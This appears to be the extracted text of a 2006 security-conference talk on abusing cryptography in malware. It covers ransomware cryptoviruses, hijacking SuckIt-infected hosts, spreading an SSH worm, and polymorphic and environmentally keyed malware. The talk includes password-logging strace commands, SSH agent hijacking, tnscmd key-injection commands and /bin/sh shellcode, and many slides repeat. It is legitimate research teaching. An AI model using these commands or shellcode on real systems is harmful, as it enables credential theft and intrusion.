Malicious crypto

(Ab)use cryptology

Frédéric Raynal

EADS Corporate Research Center
`frederic.raynal@eads.net`

MISC Magazine
`pappy@miscmag.com`

EuSecWest 2006

EADS CCR

EADS CCR

EADS CCR

EADS CCR

Cryptology

What is it?

- **Cryptography**: designing algorithms to ensure confidentiality, authentication, integrity, and so on
  - Usually based on a secret called *key* and/or specific mathematical functions (one-way)
- **Cryptanalysis**: designing algorithms to bypass confidentiality, authentication, integrity, and so on
  - Usually based on complex mathematical theories, but also on good tricks to achieve the same goals (*operational cryptanalysis*)

EADS CCR

[Anti]Virology

What is it?

- **Virus**: self-replicating program that spreads by inserting (possibly modified) copies of itself into other executable code or documents
  - Usually regarded as malicious because of the payloads and other anti-anti-viral techniques
- **Anti-virus**: program that attempt to identify, thwart and eliminate computer viruses and other malicious software
  - Mainly built upon pattern matching (signatures) or upon identifying suspicious behaviors (heuristics)

EADS CCR

Malwares

What is it?

Hardware, software or firmware capable of performing an unauthorized function on the system in order to break its confidentiality, integrity or availability

Classification

- Simple malwares
  - *Logical bombs*: wait for a trigger condition to "detonate"
  - *Trojan horse*: program with overt actions hiding covert actions
- Self-replicating malwares
  - *Virus*: parasitic code unable to spread by itself
  - *Worm*: stand-alone code able to spread by itself over networks

EADS CCR

Malwares

What is it?

Hardware, software or firmware capable of performing an unauthorized function on the system in order to break its confidentiality, integrity or availability

Classification

- Simple malwares
  - *Logical bombs*: wait for a trigger condition to "detonate"
  - *Trojan horse*: program with overt actions hiding covert actions
- Self-replicating malwares
  - *Virus*: parasitic code unable to spread by itself
  - *Worm*: stand-alone code able to spread by itself over networks

EADS CCR

Usual ways to use cryptography when dealing with malwares

- Ensure *confidentiality* of data in anti-virus
  - Protect signatures database, updates, ...
- Ensure *confidentiality* of data in virus (mainly payload)
  - Ciphering of the payload to make it mysterious
- Avoid the detection and analysis of a virus:
  - Code replacement, either at source code or opcode level (polymorphism / metamorphism)
  - Armored virus, where cryptography is used to delay the analyze of the malware

Before the cryptovirus

Before the origin

- A virus writer tries to put stealth, robustness, replication strategies, and optionally a payload in its creation
- When an analyst gets a hold on a virus, he learns how the virus works, what it does...
- The virus writer and the analyst share the same view of the virus: a *Turing machine* (state-transition table and a starting state)

Cryptovirus: a definition

Break that symmetric view !!!

- If the ciphering is known, the deciphering routine can be guessed
- If the key is present in the virus, the virus is fully known

⇒ **Use asymmetric cryptography**

Cryptovirus [Cryptovirus]

A *cryptovirus* is a virus embedding and using a public-key

Cryptovirus: a definition

Break that symmetric view !!!

- If the ciphering is known, the deciphering routine can be guessed
- If the key is present in the virus, the virus is fully known

⇒ **Use asymmetric cryptography**

Cryptovirus [Cryptovirus]

A *cryptovirus* is a virus embedding and using a public-key

Racket through virus (basic model)

Give me your money

- The writer of a virus creates a RSA key
  - The public key appears in the body of the virus
  - The private key is kept by the author
- The virus spreads, and the payload uses the public key
  - e.g. it ciphers the data of the targets with the public key
- The author requires a ransom before sending the private key

Such a perfect guy

- Anonymity: how to get the money without being caught?
- Re-usability: what if the victim publish the private key?
  - The victim could send his data, however, he may not enjoy to give it in clear text to the extortioner

Racket through virus (basic model)

Give me your money

- The writer of a virus creates a RSA key
  - The public key appears in the body of the virus
  - The private key is kept by the author
- The virus spreads, and the payload uses the public key
  - e.g. it ciphers the data of the targets with the public key
- The author requires a ransom before sending the private key

Such a perfect guy

- Anonymity: how to get the money without being caught?
- Re-usability: what if the victim publish the private key?
  - The victim could send his data, however, he may not enjoy to give it in clear text to the extortioner

Racket through virus ... again (hybrid model)

Give me more money

- The writer of a virus creates a RSA key
  - The public key is put in the body of the virus
  - The private key is kept by the author
- The virus spreads
  - The payload creates a secret key
  - The secret key is used to cipher data on the disk
  - The secret key is ciphered with the public key
- The author asks for a ransom before deciphering himself the secret key

1. Cryptovirology
   - Cryptology and malwares
   - Cryptovirus
   - What am I doing here?
2. A matter of precision
3. A matter of time
4. A matter of stealth
5. Last words

A matter of state of mind

Usual state of mind in cryptovirology

How can I use a given crypto-stuff in virology?

My state of mind here

- How can I improve a given tactical factor with cryptology?
- How can I maliciously use cryptology?

A matter of state of mind

Usual state of mind in cryptovirology

How can I use a given crypto-stuff in virology?

My state of mind here

- How can I improve a given tactical factor with cryptology?
- How can I maliciously use cryptology?

Purpose of this talk

How to improve malware's efficiency with crypto?

- Target harvesting: mechanisms to discover valid targets to infect and control the spreading
- Delay the analysis: find ways to delay or even forbid the analysis of malware
- Stealth: not being detected is a good way not to die

How can I exploit poor crypto?

- Malwares are not the only attackers on Internet
- Let's see what others can also do

Purpose of this talk

How to improve malware's efficiency with crypto?

- Target harvesting: mechanisms to discover valid targets to infect and control the spreading
- Delay the analysis: find ways to delay or even forbid the analysis of malware
- Stealth: not being detected is a good way not to die

How can I exploit poor crypto?

- Malwares are not the only attackers on Internet
- Let's see what others can also do

Where can cryptology be used or abused?

1. Cryptovirology
2. A matter of precision
   - Where to find targets in crypto?
   - SuckIt: blue or red pill?
   - SSH worm
   - Other locations for crypto
3. A matter of time
4. A matter of stealth
5. Last words

1. Cryptovirology
2. A matter of precision
   - Where to find targets in crypto?
   - SuckIt: blue or red pill?
   - SSH worm
   - Other locations for crypto
3. A matter of time
4. A matter of stealth
5. Last words

Find the crypto ...

Crypto is everywhere

- Layer 2: WEP, WPA/TKIP, ...
- Layers 3+: IPSec, SSH, SSL, Kerberos, PGP, ...

Crypto for everything

- Authentication: password, pre-shared key, key exchange, token, ...
- Ciphering: AES, DES, 3DES, IDEA, RC4, ...

And follow the keys.

Abuse crypto

- When crypto is used at one end, it is also used at the other end
- There is often either a (weak?) password or a trust relationship between entities
- Crypto protocols are usually complex, and require many conditions which are not often checked in the implementation

And follow the keys.

Abuse crypto

- When crypto is used at one end, it is also used at the other end
- There is often either a (weak?) password or a trust relationship between entities
- Crypto protocols are usually complex, and require many conditions which are not often checked in the implementation

⇒ Let's exploit all these weaknesses

SuckIt for dummies

Main features

- Well-known rootkit for Linux
- Many (cool) features: hide processes, files, remote access, ...
- Client-server model with authentication
- Direct access to kernel memory
- 2 versions in the wild:
  - v1.x: mainly a nice proof of concept
  - v2.x the binary is encrypted with RC4 and protected by a password

What to do when you find an unknown suckit binary?

Exploit weak crypto!!!

- v1: bad authentication scheme
- v2: same authentication scheme but ciphered
- v1 or v2: same result, one can own a *SuckIted* network
- Authentication is only based on comparison of 2 hashes, we just need to get the right hash

What to do when you find an unknown suckit binary?

Exploit weak crypto!!!

- v1: bad authentication scheme
- v2: same authentication scheme but ciphered
- v1 or v2: same result, one can own a *SuckIted* network
- Authentication is only based on comparison of 2 hashes, we just need to get the right hash

Blue pill: suckit v1

SuckIt v1: the hack back

- Extract HASHPASS from the binary
- Compile a new patched client using this hashpass as password:

```
+char hashpass[] = "\x77\xa0\x56\x93\x5a\xba\xb3\x29\xf4\xf3"
+                  "\x18\x2f\x42\xee\xd8\x86\x76\xc7\x24\x47"

-    hash160(p, strlen(p), &h);
+    /* hash160(p, strlen(p), &h); */
+    memcpy(h.val, hashpass, sizeof(h.val));
```

- Connect to the identified target, nothing more needed, as authentication is only based on the hash

Red pill: suckit v2

SuckIt v2: the hack back

- When run for the 1st time, RC4 seed (64 bytes) and configuration (292 bytes) are appended at the end of the binary

```
/*
 *  >> ls -altr ./binary.*
 * -rwx------ 1 user users 33124 Jul 8 19:39 ./binary.dump*
 * -rwx------ 1 user users 32768 Jul 8 19:41 ./binary.orig*
 */

struct config {
  char    home[256];
  char    hidestr[16];
  uchar   hashpass[20];
} __attribute__ ((packed));
```

- But it is ciphered at the end of the file

Red pill: suckit v2

SuckIt v2: the hack back

- Examine an unknown suckit binary found somewhere
  - SuckIt is deciphered in memory before the password is checked: dump it !

    ```
    (gdb) dump binary memory sk.clear 0x5deb4bde 0x5debcbde
    ```
- Replace the `ptrace()` call (if any) by `NOP`s

Red pill: suckit v2

SuckIt v2: the hack back

- Look at the configuration and RC4 seed put at the end:

```
$ gdb -q -p ‘pidof binary‘
(gdb) x /s 0x5debcaba  ; home
0x5debcaba:      "/usr/share/locale/.dk20"
(gdb) x /s 0x5debcbba ; hidestr
0x5debcbba:      "dk20"
(gdb) x/5x 0x5debcbca ; hashpass
0x5debcbca: 0x77a05693 0x1266a41b 0x15fa6e9d 0x969a4e3c
0x5debcbda: 0635151acb
```

- hashpass is at 0x5debcbca, just need to get these 20 bytes

Red pill: suckit v2

SuckIt v2: the hack back

- We run our own binary with a wrong hashpass
- We inject the one found in the unknown binary

```
// hash extract from the unknown binary
char binary_hash[] = "\x77\xa0\x56\x93\x5a\xba\xb3\x29\xf4\xf3"
                     "\x18\x2f\x42\xee\xd8\x86\x76\xc7\x24\x47"

ptrace(PTRACE_ATTACH, pid, NULL, NULL);
waitpid(pid, NULL, WUNTRACED);
for (i=0; i < 20; i+=4)
    ptrace(PTRACE_POKEDATA, pid, mysk2_hash+i,
           *(int *)(binary_hash+i));

ptrace(PTRACE_DETACH, pid, NULL, NULL);
```

- Doors are now open :)

Welcome to the real world

Grave robbers

- You just need (easy) reverse engineering and a patch (either for the sources or the binary) to steal *SuckIted* hosts
- Find *interesting* targets: where the intruder comes from ... but also from SuckIt's own sniffed data (`.sniffer`)

SSH for dummies

What is SSH

- Protocol to log into a remote machine and execute commands on it
- Support many authentication ways: password, challenge/response, kerberos, public cryptography, ...
- Use server authentication based on asymmetric cryptography
- Allow TCP proxy through the secure channel
- Provide a per user *Forward Agent* managing the corresponding keyring to avoid entering several times passphrases

Let's build a ssh worm

- A remote exploit on ssh is useful but not necessary
- Let's assume it carries some local exploits to gain root/admin privilege
- Spreading will be made based on ssh features and human weaknesses

SSH for dummies

What is SSH

- Protocol to log into a remote machine and execute commands on it
- Support many authentication ways: password, challenge/response, kerberos, public cryptography, ...
- Use server authentication based on asymmetric cryptography
- Allow TCP proxy through the secure channel
- Provide a per user *Forward Agent* managing the corresponding keyring to avoid entering several times passphrases

Let's build a ssh worm

- A remote exploit on ssh is useful but not necessary
- Let's assume it carries some local exploits to gain root/admin privilege
- Spreading will be made based on ssh features and human weaknesses

Playing with SSH: the r(a)ise of the worms

The problems

How to propagate on a "ssh network" from a single host?

- Find interesting targets to spread
- Find a way to enter into these targets

The answers

Build a connected graph based on asymmetric cryptography and implicit trust relationship

- Outgoing edges: a user connects to remote systems, which indicates a new target, with new users, and so on
- Incoming edges: a user connects from somewhere, and that maybe an opportunity iff a ssh server is running there

Then break or bypass authentication on the remote targets

Playing with SSH: the r(a)ise of the worms

The problems

How to propagate on a "ssh network" from a single host?

- Find interesting targets to spread
- Find a way to enter into these targets

The answers

Build a connected graph based on asymmetric cryptography and implicit trust relationship

- Outgoing edges: a user connects to remote systems, which indicates a new target, with new users, and so on
- Incoming edges: a user connects from somewhere, and that maybe an opportunity iff a ssh server is running there

Then break or bypass authentication on the remote targets

SSH Graph: finding where to spread

Outgoing edges

- All hosts reached by a user have their public key saved under `~/.ssh/known_hosts` (hash use in latest version of OpenSSH)
- Dig into the configuration file `~/.ssh/config` for `Host` and into the `ControlPath` directory
- Explore the history: `grep ssh ~/.bash_history`
- Look at current network connection

Incoming edges: where do I come from?

- Authorized hosts whose keys are saved in `~/.ssh/authorized_keys`
- Look at log files, like `/var/log/auth.log`
- Sniff surrounding network traffic targeting port 22 or containing SSH's identification string (e.g. `SSH-2.0-OpenSSH_4.2p1 Debian-5`)

SSH worm's needs: the replication

How to spread

- Remote exploit on ssh server (not much lately)

SSH worm's needs: the replication

How to spread

- Borrow ssh agent of a user:

```
>> export SSH_AUTH_SOCK=/tmp/ssh-DEADBEEF/agent.1337
>> export SSH_AGENT_PID=1007
```

You don't need to be root to do that, just have the same UID as the user you are impersonating

SSH worm's needs: the replication

How to spread

- Use the current multiplexed connections as Master/Slave

```
# ~/.ssh/config
Host GetinMeForFree
    ControlMaster auto
    ControlPath ~/.ssh/currents/%r@%h:%p
```

You don't need to be root to do that, just have the same UID as the user you are impersonating

SSH worm's needs: the replication

How to spread

- Abuse trust put by users in cryptography: steal their unbreakable passwords

```
>> alias ssh='strace -o /tmp/sshpwd-`date '+%d%h%m%s'`.log \
              -e read,write,connect -s2048 ssh'
connect(3, sa_family=AF_INET, sin_port=htons(22),
        sin_addr=inet_addr("192.168.0.103"), 16) = 0
write(5, "Password:", 9)                   = 9
read(5, "b", 1)                            = 1
read(5, "e", 1)                            = 1
read(5, "e", 1)                            = 1
read(5, "r", 1)                            = 1
read(5, "\n", 1)                           = 1
```

- Also works if you need to get the passphrase put on the private key (e.g. `~/.ssh/id_[dsa|rsa]`)

You don't need to be root to do that, just have the same UID as the user you are spying

SSH worm's needs: the replication

How to spread

- Accounts & passwords brute forcer

```
Feb  9 23:25:14 localhost sshd[14236]: Failed password for root
        from 80.95.161.86 port 58645 ssh2
Feb  9 23:25:17 localhost sshd[14238]: Failed password for invalid user
        admin from 80.95.161.86 port 58806 ssh2
Feb  9 23:25:23 localhost sshd[14313]: Failed password for invalid user
        guest from 80.95.161.86 port 59243 ssh2
Feb  9 23:25:26 localhost sshd[14351]: Failed password for invalid user
        webmaster from 80.95.161.86 port 59445 ssh2
Feb  9 23:25:29 localhost sshd[14364]: Failed password for invalid user
        oracle from 80.95.161.86 port 59445 ssh2
```


SSH worm's needs: the replication

How to spread

- Inject worm's own public key in target's `~/.ssh/authorized_keys` based on another application's flaw
  - Flaw in a web application, Oracle, ...

```
>>tnscmd -h 192.168.0.103 -p 1521 --rawcmd
  "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=log_file)
  (ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)
  (VALUE=/home/ora92/.ssh/authorized_keys)))"
>>tnscmd -h 192.168.0.103 -p 1521 --rawcmd
  "(CONNECT_DATA=((ssh-dss AAAAB3NzaC1kc3D ... Ckuu4= raynal@poisonivy.gotham"
>>tnscmd -h 192.168.0.103 -p 1521 --rawcmd
  "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=log_file)
  (ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)
  (VALUE=/home/ora92/network/log/listener.log)))"
```

SSH worm: the main interest

Why it does not need a remote exploit

- Thanks to the crypto, it is easy to spot targets
- Thanks to the user, it is easy to to intrude into remote hosts through ssh
- Thanks to local flaws, once on a new host, it is easy to find many users

Bonus to help the worm

Other interesting piece of information

- Users' private keys e.g. `~/.ssh/id_dsa`
- Backdoor / explore memory of any ssh agents
- Backdoor the local server

```
strace -f -o /tmp/sshdpwd-‘date ’+%d%h%m%s’‘.log
       -e read,write,accept -s2048 ‘pidof sshd‘
```


Other locations to look at

Crypto is really everywhere . . . let's (ab)use it

- gnupg: keyservers give the names, keyrings give where we could spread (exploit trust relationship)
- OpenSSL: provide ciphering, authentication . . . but a flawed application remains a flawed application even if traffic is encrypted
  - Imagine phpBB over ssl ... gnark gnark gnark
- Skype: encrypted and proprietary protocol, but we'll deal with that later

Code ciphering: protect the intellectual property

Howto

- Basic scheme
  - The code is ciphered to prevent anybody to read it
  - A key is used to decipher it before execution
- Advanced features
  - Use several layers of encryption
  - Cipher blocks of instructions, which are decoded only when needed
- Problem: the full code is often in clear text in memory

Usage

- Fingerprinting of distributed softwares: each client has its own copy
- License protection: add a physical token containing a deciphering key makes things more complicated when trying to bypass the license

Why protecting malwares ?

Death of a malware

- When a new malware is detected, it is analyzed
- When a new malware is analyzed, signatures are created for AV softwares
- When new signatures are available, they are loaded in the AV softwares
- The malware is detected as soon as it reaches its target and can do no harm

Motivation for the malwares writers

Delay – or even forbid – the analysis of his malware

Why protecting malwares ?

Death of a malware

- When a new malware is detected, it is analyzed
- When a new malware is analyzed, signatures are created for AV softwares
- When new signatures are available, they are loaded in the AV softwares
- The malware is detected as soon as it reaches its target and can do no harm

When a malware spreads, it dies

Motivation for the malwares writers

Delay – or even forbid – the analysis of his malware

Whale, an armored virus (Sept. 1990)

Defeating the anti-virus

- Polymorphism
  - The binary is ciphered (30 hardcoded versions)
  - The process is almost fully ciphered
- Stealth
  - Hook several interruptions
  - Hide itself in "high" memory, and decrease the max limit of memory known by the DOS
- Armoring
  - Variable execution depending on the CPU (8088 or 8086)
  - Intense usage of obfuscation (useless code, identical conditions, redundant instructions, . . .)
  - Anti-debug: if a debugger is detected, the keyboard is blocked, and whale kills oneself

Virus, viral set & evolution (F. Cohen)

Virus

A virus is a succession of instructions which, once interpreted in the right environment, changes others successions of instructions so that a new copy (optionally different) of itself is created in this environment

⇒ a single virus can have multiple representations

Viral set and evolution

- A virus is not defined by a single representation, but by the *set of all its semantically equivalent representations*
- The *evolution* of a virus is the action of one representation changing to another one in the same viral set
  - Polymorphism and metamorphism are ways to copy itself differently

Virus, viral set & evolution (F. Cohen)

Virus

A virus is a succession of instructions which, once interpreted in the right environment, changes others successions of instructions so that a new copy (optionally different) of itself is created in this environment

⇒ a single virus can have multiple representations

Viral set and evolution

- A virus is not defined by a single representation, but by the *set of all its semantically equivalent representations*
- The *evolution* of a virus is the action of one representation changing to another one in the same viral set
  - Polymorphism and metamorphism are ways to copy itself differently


Polymorphism for dummies

Polymorphism

A technique to *encrypt* the body of the virus and to create a *different deciphering engine and key* each time the virus copies itself

(Very very) Rudimentary polymorphism

Ciphering a code alternatively with a `XOR`, `ADD`, . . . and changing the key at each execution



Metamorphism for dummies


Metamorphism

A technique to change the *full* code of a program each time it copies itself

- Polymorphism is metamorphism specialized for a deciphering routine

(Very very) Rudimentary metamorphism

Adding junk code between instructions, based on unused registers, or permuting used registers



Metamorphic virus
semantically equivalent

Polymorphism howto

Common practices

- Out-of-order decoder generation: change the order of the nodes in the graph of instructions (compute the length, retrieve `esp`, deciphering instruction, the loop, . . .)
- Pseudo-random index decryption: instead of deciphering the data linearly, the index changes randomly
- Multiple code paths: write the same thing in different ways (`xor %eax, %eax` and `movl $0,%eax`)
- Junk code: insert useless instructions in between useful ones
- Registers randomization: registers are not pre-assigned to given instructions, but chosen differently for each new generated code

Metamorphism howto

Common practices: same as polymorphism and a few more

- Code permutation: reorder subroutines, blocks in subroutines, ...
- Execution flow modification: insertion of `jmp` and `call`, tests, ...
- Code integration: code is inserted into another piece of code, and relocation, data references, ... are updated accordingly (virus ZMist)

Metamorphism in practice [Simile]

- Viral code is disassembled into an intermediate form
- Redundant and useless instructions are removed
- Transformations (permutations, registers randomization, ...) are performed on the clean code
- Redundant and useless instructions are inserted
- Code is reassembled and added to the infected files

Polymorphism vs. metamorphism

Polymorphism

- Replication: ciphered code and deciphering engine change, but deciphered code is always the same ⇒ runtime detection
- Analysis: usually weak crypto is used (simple `XOR`, `ADD`, ...), but better crypto could forbid access to the malware's body
- Special: need to find Write/Exec memory pages(s), and/or pages allocator

Metamorphism

- Replication: each new generated malware is different, even if they are all semantically equivalent ⇒ runtime detection difficult
- Analysis: access to the malware gives knowledge of what it does
- Special: engines are huge and complex (e.g. 90% of Simile's code)

Focus on polymorphism

Usual components

- Deciphering loop: used to decipher the malware's body
- Key: a secret used to protect the malware's body
- Body: the real malware, encrypted so that it can not be detect

1: Clear text shellcode

```
/* Aleph1 shellcode */
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

EADS CCR

Focus on polymorphism

Usual components

- Deciphering loop: used to decipher the malware's body
- Key: a secret used to protect the malware's body
- Body: the real malware, encrypted so that it can not be detect

2: `XOR`-ed shellcode

```
/* XOR encoded shellcode (key=0x12345678) */
\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19
\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf
\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12
```

EADS CCR

Focus on polymorphism

Usual components

- Deciphering loop: used to decipher the malware's body
- Key: a secret used to protect the malware's body
- Body: the real malware, encrypted so that it can not be detect

3: `XOR`-ed shellcode with decoder

```
/* XOR encoded shellcode with decoder (key=0x12345678) */
\xeb\x19\x5e\x31\xc9\xb1\x0d\xba\x78\x56\x34\x12\xf7\xd1\x31\x94
\x8e\x38\x00\x00\x00\xf7\xd1\xe0\xf3\x56\xc3\xe8\xe2\xff\xff\xff
\x93\x49\x6a\x9b\x0e\x5e\x05\xd2\xf0\x10\x33\x9b\x3e\x5a\x84\x19
\xf1\xa5\xb9\x5c\x70\xdb\x62\x1e\xb5\xd6\x05\xc9\xf1\x8e\x74\xdf
\xf8\xbe\xe8\xed\x87\xa9\x1b\x70\x11\x38\x1b\x61\x10\x56\x34\x12
```

EADS CCR

Constraints

Polymorphism for virus and shellcode

- Virus only: The deciphering routine must change between each use, otherwise it will be used to create a signature
- Shellcode only:
  - Forbidden chars (e.g. 0x00) can appear
  - We often still need to have multiple `NOP` before the deciphering loop
  - Shellcode is either self-modifying, allocating memory or pushing instructions on the stack: execution can not be granted (e.g. permissions on pages)
- Both: The key is present in the code, which makes the analysis easy for both humans and emulators

EADS CCR

EADS CCR

Can we build a malware without key or the decoder?

Why would we do that? A matter of tactic!

- Key: if key space is large enough, and cipher robust enough, the right key can not be retrieved
- Deciphering loop: if it is not there, the key is useless as long as a cryptanalyst can not guess what cipher has been used

⇒ The piece of code may evade analysis (emulator, IDS, AV, ...)
⇒ The payload can not be analyzed or analyzed is delayed
⇒ And maybe more ...

EADS CCR

Removing the key

Strong / weak crypto

- If we are using weak crypto (e.g. XOR based with short key), our code can be cryptanalyzed and the key exposed
- If we are using strong crypto (e.g. RC4), there is no way to retrieve the key
- Must find a way to provide the key to our code
- The deciphering loop must be preceded by a key computation step

Removing the key

Strong / weak crypto

- If we are using weak crypto (e.g. XOR based with short key), our code can be cryptanalyzed and the key exposed
- If we are using strong crypto (e.g. RC4), there is no way to retrieve the key
- Must find a way to provide the key to our code
- The deciphering loop must be preceded by a key computation step

Random Decryption Algorithm (RDA)

Weak cryptography

The encrypted code can be broken by an exhaustive attack. The key computation step tries to retrieve the right key by exploring the search space

- Deterministic RDA: The computation time always the same (e.g. W32/Crypto)
- Non-deterministic RDA: The computation time can not be guessed (e.g. RDA Fighter or W32/IHSix)

Tactical consideration


- Weak cryptography is used especially to be broken
- But it gives enough time to the malware to propagate
- And hard time to emulators if the loop lasts too long
- But can we do it with strong cryptography?

Bradley, an **un**-analyzable virus [Bradley]

Architecture

- Deciphering function D: gather the information to build the key and decipher the corresponding code
- Encrypted code EVP_1[a] (key k_1): contains all anti-virus mechanisms
- Encrypted code EVP_2 (key k_2): infection and polymorphism/metamorphism mechanisms
- Encrypted code EVP_3 (key k_3): one or several payloads

[a] EVP = Environmental Viral Payload



Environmental keys (Riordan, Schneier – 1998)

Key exposure

- A mobile agent evolving in a hostile environment can not embed keys: if captured, key recovery is immediate, and so is its analysis

Building environmental keys

Let n be an integer corresponding to an environmental observation, H a hash function, m the hash of the observation n (activation value)and k a key:

- if $H(n) == m$ then let $k = n$ (key transits in *clear text*)
- if $H(H(n)) == m$ then let $k = H(n)$: security of k equals security of H (replay possible)
- ...

Environmental keys (Riordan, Schneier – 1998)

Key exposure

- A mobile agent evolving in a hostile environment can not embed keys: if captured, key recovery is immediate, and so is its analysis

Building environmental keys

Let n be an integer corresponding to an environmental observation, H a hash function, m the hash of the observation n (activation value)and k a key:

- if $H(n) == m$ then let $k = n$ (key transits in *clear text*)
- if $H(H(n)) == m$ then let $k = H(n)$: security of k equals security of H (replay possible)
- ...

Managing the information


Where to get environmental key ?

- From time
- From the hash value of a given web page
- From the hash of the RR in a DNS answer
- From some particular content of a file on the targets
- From the hash of some information contained in a mail
- From the weather temperature or stock value
- From a combination of several inputs...

Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or


- Deciphering function D gathers the needed information including π
- if $H(H(n \oplus \pi) \oplus e_1) == m$ (e_1 the 512 first bits of the encrypted code EVP_1), then $k_1 = H(n \oplus \pi)$, otherwise D disinfects the system from the whole viral code



Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or

- D deciphers EVP_1: $VP_1 = D_{k_1}(EVP_1)$, runs it, and computes the nested key $k_2 = H(c_1 \oplus k_1)$, where c_1 the 512 last bits of the clear text code VP_1




Back to Bradley and environmental keys

Key management

Let n be several environmental information, π an information under the control of the virus writer, m the activation value, $\oplus$ bitwise exclusive or


- D deciphers EVP_2: $VP_2 = D_{k_2}(EVP_2)$, runs it, and computes the nested key $k_3 = H(c_2 \oplus k_1 \oplus k_2)$ where c_2 the 512 last bits of the clear text code VP_2



Back to Bradley and environmental keys

Key management


- D deciphers EVP_3: $VP_3 = D_{k_3}(EVP_3)$ and runs it



Bradley's replication

Strategy: change everything


- During decryption, Bradley updates a new n' according to its new targets, then computes a new $k_1' = H(n' \oplus \pi)$, erase π from its memory



Bradley's replication

Strategy: change everything


- Metamorphism is performed on D, but also on the VP_i, giving respectively D' and VP_i'



Bradley's replication

Strategy: change everything


- $k_2' = H(c_1' \oplus k_1')$ is computed, and VP_1' is encrypted
- The new activation value $m' = H(k_1' \oplus e_1')$ is updated in D'



Bradley's replication

Strategy: change everything


- $k_3' = H(c_2 \oplus k_2')$ is computed, and VP_2 is encrypted



Bradley's replication

Strategy: change everything

- VP_3 is encrypted



Environmental keys + polymorphism = surgical strikes

Bradley again

Now, assume the environmental key depends on the target:

⇒ No possibility for an analyst to identify who is the target

⇒ Attacker gets a good control on the spreading of the malware:

- Target is a person: email address, his public key (gpg, ssh, ssl …after all, public keys are designed to identify person ;)
- Target is a "group": find an information specific to this group, e.g. domain name for a company, domain name extension for a country

Last words about Bradley …

Comments

- Information leaking is restricted to e_1, and that it scans for given information π (but one can not retrieve it due to the hash function)
- Successive keys k_2 and k_3 can be made independent by using environmental inputs
- Value v_1 is taken in encrypted data to ensure that inputs from H are well spread over the search space, and thus avoid an entropy reduction allowing brute-force attacks
- Bradley is fully polymorphic as a new m is recomputed during duplication (just need to keep $k_1 = H(n \oplus \pi)$)

Property

The analysis of a code protected by the environmental key generation protocol defined previously is a problem which has exponential complexity.

Last words about Bradley …

Comments

- Information leaking is restricted to e_1, and that it scans for given information π (but one can not retrieve it due to the hash function)
- Successive keys k_2 and k_3 can be made independent by using environmental inputs
- Value v_1 is taken in encrypted data to ensure that inputs from H are well spread over the search space, and thus avoid an entropy reduction allowing brute-force attacks
- Bradley is fully polymorphic as a new m is recomputed during duplication (just need to keep $k_1 = H(n \oplus \pi)$)

Property

The analysis of a code protected by the environmental key generation protocol defined previously is a problem which has exponential complexity.

Changing the structure

Removing the deciphering loop

- Fact: we still have a key and encrypted data that need to be decrypted
- Problem: we need a deciphering loop ⇒ where to find one?
  - And remember that the deciphering loop must be the exact inverse function of the ciphering one!
- Change (and improve) the ciphering so that the deciphering is done by the target system itself, e.g.
  - Windows: use the crypto API
  - Unix: use OpenSSL
  - Web: use bundles coming with the languages (php, asp, .net, …) when available

Changing the structure

Removing the deciphering loop

- Fact: we still have a key and encrypted data that need to be decrypted
- Problem: we need a deciphering loop ⇒ where to find one?
  - And remember that the deciphering loop must be the exact inverse function of the ciphering one!
- Change (and improve) the ciphering so that the deciphering is done by the target system itself, e.g.
  - Windows: use the crypto API
  - Unix: use OpenSSL
  - Web: use bundles coming with the languages (php, asp, .net, …) when available

Changing the structure

Removing the deciphering loop

- Fact: we still have a key and encrypted data that need to be decrypted
- Problem: we need a deciphering loop ⇒ where to find one?
  - And remember that the deciphering loop must be the exact inverse function of the ciphering one!
- Change (and improve) the ciphering so that the deciphering is done by the target system itself, e.g.
  - Windows: use the crypto API
  - Unix: use OpenSSL
  - Web: use bundles coming with the languages (php, asp, .net, ...) when available

CryptoAPI howto

